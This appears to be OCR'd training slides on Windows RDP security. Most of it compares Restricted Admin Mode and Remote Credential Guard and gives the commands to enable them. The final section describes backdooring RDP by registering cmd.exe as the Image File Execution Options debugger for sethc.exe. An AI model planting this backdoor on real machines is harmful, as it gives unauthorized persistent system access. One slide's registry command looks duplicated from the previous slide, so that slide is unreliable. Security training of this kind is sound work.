|---|---|---|---|
| Administrateur (16) | | 0% | 42,6 Mo |
| Administrateur (19) | | 0% | 104,6 Mo |
| gentiloperateur (16) | | 0% | 103,1 Mo |




# Prevent credentials theft

Three ways of protecting from this attack:

1. Restricted Admin Mode
   - Avoid sending reusable credentials
2. Remote Credential Guard
   - Same as Restricted Admin Mode
3. Smartcard Authentication
   - Physical smart cards used for authentication

# Prevent credentials theft


## Windows Defender Remote Credential Guard



- ✓ Kerberos
- ✗ NTLM
- ✓ Access to services from server
- ✓ Prevent Pass-the-Hash
- ✓ Prevent use of credentials after disconnection

- Credentials protected by Windows Defender Remote Credential Guard
- Connect to other systems using SSO
- Host must support Windows Defender Remote Credential Guard

## Restricted Admin Mode




- ✓ Kerberos
- ✓ NTLM
- ✗ Access to services from server
- ✓ Prevent Pass-the-Hash
- ✓ Prevent use of credentials after disconnection

- Credentials used are remote server local admin credentials
- Connect to other systems using the host's identity
- Host must support Restricted Admin mode
- Highest protection level
- Requires user account administrator rights

🔒 = Credential protection

🔑 = Credentials



| Feature | Remote Desktop | Windows Defender Remote Credential Guard | Restricted Admin mode |
|---|---|---|---|
| **Protection benefits** | Credentials on the server are not protected from Pass-the-Hash attacks. | User credentials remain on the client. An attacker can act on behalf of the user *only* when the session is ongoing | User logs on to the server as local administrator, so an attacker cannot act on behalf of the “domain user”. Any attack is local to the server |
| **Version support** | The remote computer can run any Windows operating system | Both the client and the remote computer must be running **at least Windows 10, version 1607, or Windows Server 2016**. | The remote computer must be running **at least patched Windows 7 or patched Windows Server 2008 R2**.<br>For more information about patches (software updates) related to Restricted Admin mode, see Microsoft Security Advisory 2871997. |
| **Helps prevent** | N/A | • Pass-the-Hash<br>• Use of a credential after disconnection | • Pass-the-Hash<br>• Use of domain identity during connection |
| **Credentials supported from the remote desktop client device** | • **Signed on** credentials<br>• **Supplied** credentials<br>• **Saved** credentials | • **Signed on** credentials only | • **Signed on** credentials<br>• **Supplied** credentials<br>• **Saved** credentials |
| **Access** | **Users allowed**, that is, members of Remote Desktop Users group of remote host. | **Users allowed**, that is, members of Remote Desktop Users of remote host. | **Administrators only**, that is, only members of Administrators group of remote host. |
| **Network identity** | Remote Desktop session **connects to other resources as signed-in user**. | Remote Desktop session **connects to other resources as signed-in user**. | Remote Desktop session **connects to other resources as remote host’s identity**. |
| **Multi-hop** | From the remote desktop, **you can connect through Remote Desktop to another computer** | From the remote desktop, you **can connect through Remote Desktop to another computer**. | Not allowed for user as the session is running as a local host account |
| **Supported authentication** | Any negotiable protocol. | Kerberos only. | Any negotiable protocol |


# Enabling Restricted Admin Mode

- Edit the RDP server's registry and enable this mode:

```
reg add
HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin /d 0 /t REG_DWORD
```

- No reboot required.
- To connect to the RDP server with this mode enabled you must run on the client:


```
mstsc.exe /RestrictedAdmin
```



Remote Desktop Connection

The remote computer doesn't support Restricted Administration mode or Remote Guard.

# Enabling Remote Credential Guard



Logon settings

Enter the name of the remote computer.

Computer: my-server.gosec.co

User name: WINDEV2202EVAL\User

Your Windows logon credentials will be used to connect.

□ Always ask for credentials

- Edit the RDP server's registry and enable this mode:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa
/v DisableRestrictedAdmin /d 0 /t REG_DWORD
```

- No reboot required.
- To connect to the RDP server with this mode enable you can run on the client:

```
mstsc.exe /remoteGuard
```

- Or via GPO

https://docs.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard#using-windows-defender-remote-credential-guard

# Backdooring RDP

# Backdooring RDP

Accessibility tools can be backdoored

Applications like **sethc.exe** can be used:


- Log into the system
- Add a debugger for this application via Registry

```
HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File
Execution Options\sethc.exe
```


```
"Debugger"="C:\Windows\System32\cmd.exe"
```

